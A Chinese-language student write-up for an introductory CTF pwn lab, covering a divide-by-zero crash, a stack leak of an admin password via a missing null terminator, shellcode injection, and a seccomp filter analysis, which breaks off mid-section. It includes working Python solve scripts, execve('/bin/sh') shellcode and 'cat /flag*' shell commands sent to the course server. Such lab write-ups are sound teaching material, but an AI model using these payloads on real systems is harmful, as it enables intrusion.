

Lab 1: Pwn 导论

3250101697 冯梓航

((((好难啊好难啊 题里面到底加了什么我怎么都不会🤔💧💧💧💧




Image 1

1. Task 1

1.1 nocrash

这个程序读十进制数 `a` 和目标进制 `b`，自己实现 `pow` 做进制转换。问题出在 `b=0` 时 `pow(0, i)` 返回 0，导致 `a / pow(b, i-1)` 除零 SIGFPE:

```
1 | j = a / pow(b, i - 1); // b=0 → pow 返回 0 → 除零
```

输入 `a=2, b=0` 即可触发 crash, flag 通过 SIGFPE 信号捕获返回:

```

1   Result:
2   Floating point exception (core dumped)
3   -----
4   Cool program crashed with status 34816
5   your flag: AAA{pr0GrAm C4n ea5ilY crAsH}

```




Image 2

1.2 login_me

1.2.1 FLAG1 — 解密 user 密码

user 的密码是 TEA 加密后硬编码的，无需研究解密过程，直接调试得到密码。

```

1 #define VERIFY "\x27\x85\x56\x4a\xb2\x29\xe7\xf1..." // 32 字节密文
2 #define KEY     "\xaa\xaa..." // 16 字节密钥 (\xaa × 16)
3
4 void get_user_password(char *buf) {
5     memcpy(buf, VERIFY, BUFFER_SIZE);
6     tea_decrypt(buf, BUFFER_SIZE, KEY); // TEA 原地解密
7 }

```

调试过程见下图：

```

Reading symbols from ./login_me_local...
(gdb) b login_me.c:121
Breakpoint 1 at 0x4010a8: file 1-2 attachments/login_me.c, line 121.
(gdb) run
Starting program: /media/psf/homework/CTF/lab1_pwn/login_me_local

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".
Hello there, please input your username
user
Hello user, please tell me the length of your password
32
cool, input your password
123123

Breakpoint 1, main (argc=1, argv=0xfffffffffe528) at 1-2 attachments/login_me.c:121
121             get_user_password(password_verify);
(gdb) next
122             if (!memcmp(password, password_verify, BUFFER_SIZE))
(gdb) print password_verify
$1 = "I_am_very_very_strong_password!!"
(gdb) █

```

Image 3

1.2.2 FLAG2 — 栈信息泄露 admin 密码

`main` 栈上三个 32 字节数组连续分配，`read()` 不给 `password` 加 `\0`：

```

1 | char username[32];
2 | char password[32];
3 | char password_verify[32];
4 |
5 | // get_password() 内部用 read(), 不添加 \0
6 | return read(STDIN_FILENO, buf, BUFFER_SIZE);

```

admin 密码通过 `get_admin_password()` 从服务端 `password.txt` 读取到 `password_verify`：

```

1 | void get_admin_password(char *buf) {
2 |     int fd = open("password.txt", O_RDONLY);
3 |     read(fd, buf, BUFFER_SIZE);
4 |     close(fd);
5 | }

```

`wrong_password` 分支中 `printf("%s", password)` 因无 `\0` 越界打印，连带泄露紧邻的 `password_verify`：

```

1 | wrong_password:
2 |     printf("you input password as %s (len %d)\n", password, strlen(password));

```

```
1 import websocket
2
3 P = b"I_am_very_very_strong_password!!"
4
5 URL = "wss://ctf.zjusec.net/api/proxy/019f8d10-29f5-7854-9bfd-8e51eb92b64c"
6
7 # ---- Step 1: user 登录 (FLAG1) ----
8 ws = websocket.create_connection(URL)
9 ws.recv(); ws.send(b"user\n", opcode=websocket.ABNF.OPCODE_BINARY)
10 ws.recv(); ws.send(b"32\n" + P, opcode=websocket.ABNF.OPCODE_BINARY)
11 f1 = ws.recv().decode().split("flag1: ")[1].split("\n")[0]
12 ws.close()
13
14 # ---- Step 2: admin 登录 (FLAG2) ----
15 # 密码通过栈信息泄露得到 (printf %s 无 \0 截断, 连带打印 password_verify)
16 ws = websocket.create_connection(URL)
17 ws.recv(); ws.send(b"admin\n", opcode=websocket.ABNF.OPCODE_BINARY)
18 ws.recv(); ws.send(b"32\n" + b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n" + b"\x00"*5, opcode=websocket.ABNF.OPCODE_BINARY)
19 ws.recv()
20 ws.send(b"cat /flag*\n", opcode=websocket.ABNF.OPCODE_BINARY)
21 f2 = ws.recv().decode().strip()
22 ws.close()
23
24 print(f1 + f2)
25
```

问题 输出 调试控制台 终端 端口

```
/usr/bin/python3 /media/psf/homework/CTF/lab1_pwn/login_me_solve.py
parallel@ubuntu-linux-2404:/media/psf/homework/CTF$ /usr/bin/python3 /media/psf/homework/CTF/lab1_pwn/login_me_solve.py
FLAG1: AAA{0h_DlrTy_sta
LEAK: "What's wrong with you? Are you a hacker?\n----- LOG ----- \nyou input name as admin (len 5)\nyou input password as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIIlovePlayCTFbtwAlsoDota2!\n (len 58)\n----- \n"
ADMIN_PASS: b'IIlovePlayCTFbtwAlsoDota2!\n '
FLAG2:
===== RESULT =====
AAA{0h_DlrTy_sta
parallel@ubuntu-linux-2404:/media/psf/homework/CTF$
```

bash lab1_pwn
gdb
Python
Python: login...
Python

Image 4

后 26 字节就是 admin 密码 `IIlovePlayCTFbtwAlsoDota2!\n`，登录拿到 shell，`cat /flag*` 得 FLAG2。(程序中增加了服务器返回的语句，user 密码和 admin 密码前文均已经得到，均直接写进了 python 文件)




Image 5

Flag: `AAA{Oh_DlrTy_staCK_Ne3d_Cla4n}`

1.3 inject_me

1.3.1 程序流程

程序 `mmap` 一块固定地址 `0x14000` 的 RWX (READ, WRITE, EXECUTE) 内存, 生成两个随机数 `a`, `b` (0~255), 分 5 轮要求用户发送 shellcode, 通过函数指针调用并检查返回值:

```

1 | a = random() & 0xff;
2 | b = random() & 0xff;
3 | address = mmap(MAP_ADDR, size, PROT_EXEC | PROT_READ | PROT_WRITE, MAP_PRIVATE |
  | MAP_ANONYMOUS | MAP_FIXED, -1, 0);
4 | ...
5 | read(STDIN_FILENO, address, CODE_SIZE);
6 | c = funcptr(a, b);
7 | if (c != a + b) {
8 |     ...
9 |     goto fail;
10 | }
11 | printf("goooooooood, next one\n");

```

核心逻辑:

```

1 | Round 1: ADD (c == a+b)
2 | Round 2: SUB (c == a-b)
3 | Round 3: AND (c == a&b)
4 | Round 4: OR  (c == a|b)
5 | Round 5: XOR (c == a^b)
6 |
7 | 全部通过 → 打印 FLAG1

```


1.3.2 FLAG1 — 算术 shellcode

x86-64 调用约定 `rdi=a, rsi=b`，返回值放 `rax`。每条只需几个字节：

运算	汇编	机器码
ADD	<code>lea eax,[rdi+rsi]; ret</code>	<code>\x8d\x04\x37\xc3</code>
SUB	<code>mov eax,edi; sub eax,esi; ret</code>	<code>\x89\xf8\x29\xf0\xc3</code>
AND	<code>mov eax,edi; and eax,esi; ret</code>	<code>\x89\xf8\x21\xf0\xc3</code>
OR	<code>mov eax,edi; or eax,esi; ret</code>	<code>\x89\xf8\x09\xf0\xc3</code>
XOR	<code>mov eax,edi; xor eax,esi; ret</code>	<code>\x89\xf8\x31\xf0\xc3</code>

Table 1

五轮全通过得 FLAG1。



The image shows a VS Code editor with two tabs: 'lab1_pwn.md' and '1-3 inject_me_solve.py'. The active tab is '1-3 inject_me_solve.py', which contains a Python script. The script defines a dictionary of shellcode for different operations (ADD, SUB, AND, OR, XOR) and a function 'recvall' to receive data from a WebSocket. It then connects to a WebSocket at 'wss://ctf.zjusec.net/api/proxy/019f8d2f-be8d-7cb7-aea2-1ee4cd38cee4' and sends the shellcode for each operation, printing the responses.

```
2
3 URL = "wss://ctf.zjusec.net/api/proxy/019f8d2f-be8d-7cb7-aea2-1ee4cd38cee4"
4
5 # x86-64 shellcode: rdi=a, rsi=b, 返回值→rax
6 SHELLCODE = {
7     "ADD": b"\x8d\x04\x37\xc3",          # lea eax,[rdi+rsi]; ret
8     "SUB": b"\x89\xf8\x29\xf0\xc3",      # mov eax,edi; sub eax,esi; ret
9     "AND": b"\x89\xf8\x21\xf0\xc3",      # mov eax,edi; and eax,esi; ret
10    "OR": b"\x89\xf8\x09\xf0\xc3",        # mov eax,edi; or  eax,esi; ret
11    "XOR": b"\x89\xf8\x31\xf0\xc3",       # mov eax,edi; xor eax,esi; ret
12}
13
14 def recvall(ws):
15     ws.settimeout(0.5)
16     d = b""
17     while True:
18         try: d += ws.recv()
19         except: return d.decode()
20
21 ws = websocket.create_connection(URL)
22
23 # 开场白
24 print("[1]", repr(recvall(ws)))
25
26 for op in ["ADD", "SUB", "AND", "OR", "XOR"]:
27     ws.send(SHELLCODE[op], opcode=websocket.ABNF.OPCODE_BINARY)
28     resp = recvall(ws)
29     print(f"[{op}]", repr(resp))
30
31 ws.close()
32
```

The terminal output shows the script's execution on a system named 'parallels@ubuntu-linux-2404'. It receives a greeting and then sends requests for each operation, receiving responses that confirm the operations and provide a partial flag: 'Sooooooooo wonderful, here is your first part of flag:\nAAA{Shellcode_T0'.

```
• parallels@ubuntu-linux-2404:/media/psf/homework/CTF$ /usr/bin/python3 /media/psf/homework/CTF/lab1_pwn/inject_me_solve.py
[1] 'Hello there, once you finish the delegate tasks I requested,\nI will give you your flag :)\n*** DO NOT CHEAT ME, BIG MA IS WATCHING YOU ***\n-----\n\nRequest-1: give me code that performing ADD\n'
[ADD] 'gooooooooood, next one\n\nRequest-2: give me code that performing SUB\n'
[SUB] 'gooooooooood, next one\n\nRequest-3: give me code that performing AND\n'
[AND] 'gooooooooood, next one\n\nRequest-4: give me code that performing OR\n'
[OR] 'gooooooooood, fianl one\n\nRequest-5: give me code that performing XOR\n'
[XOR] 'Sooooooooo wonderful, here is your first part of flag:\nAAA{Shellcode_T0'
parallels@ubuntu-linux-2404:/media/psf/homework/CTF$
```

Image 6

1.3.3 FLAG2 — execve shellcode

在程序源代码中没有关于flag2的提示和信息，而题干中提示“Inject some shellcode”。

将任一轮的输入替换为 `execve("/bin/sh", 0, 0)` 的 shellcode，直接弹 shell，然后 `cat /flag*` 拿 FLAG2：

```

1  xor rsi, rsi
2  push rsi
3  mov rdi, "/bin//sh"
4  push rdi
5  mov rdi, rsp
6  xor rdx, rdx
7  mov al, 59
8  syscall                      ; execve("/bin/sh", NULL, NULL)

```




Image 7

```

1  FLAG1: AAA{SheL1c0de_T0
2  FLAG2: _9E7_All_Flag5}
3  Flag:   AAA{SheL1c0de_T0_9E7_All_Flag5}

```

1.4 bypass_me

在这里就开始吃力了，但是这个bypass可能贯穿了后面的思路🤔💦💦💦💦

`mmap` 动态分配 RWX 内存，`prctl` 设置 seccomp 沙箱，然后读入 shellcode 直接执行：

```

1  mmap(0, page_size, PROT_EXEC|PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
2  0);
3  prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
4  prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &bpf_prog); // 加载 BPF 过滤规则
5  puts("Give me your shellcode:");
6  read(STDIN_FILENO, addr, page_size); // 读 shellcode
7  ((void (*)( ))addr)(); // 执行

```

1.4.1 Seccomp 沙箱分析

反汇编提取 BPF 规则（6 条指令）：

指令	类型	含义
ld [0]	加载	取 syscall 号
jeq #59, +0, +1	比较	syscall 59 (execve) 的下一行拒绝
ret ERRNO	拒绝	execve 返回 EPERM
jeq #322, +0, +1	比较	syscall 322 (stub_execveat) 的下一行拒绝
ret ERRNO	拒绝	返回 EPERM
ret ALLOW	放行	其余 syscall 全部允许

Table 2

禁止： `execve` (59)、`execveat` 变体(322)
允许： `open` (2)、`read` (0)、`write` (1) 等所有其他 syscall

